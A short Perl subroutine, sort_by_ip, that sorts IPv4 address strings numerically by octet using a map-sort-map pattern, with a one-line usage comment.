# usage: @sorted = sort_by_ip(qw(1.2.3.5 12.1.5.7 2.55.22.7 5.3.77.12));
sub sort_by_ip
{
return map { $_->[0] }
    sort {
    $a->[1] <=> $b->[1]       ||
    $a->[2] <=> $b->[2]       ||
    $a->[3] <=> $b->[3]       ||
    $a->[4] <=> $b->[4]
    }
map { [$_,(split /\./)]} @_;
}
```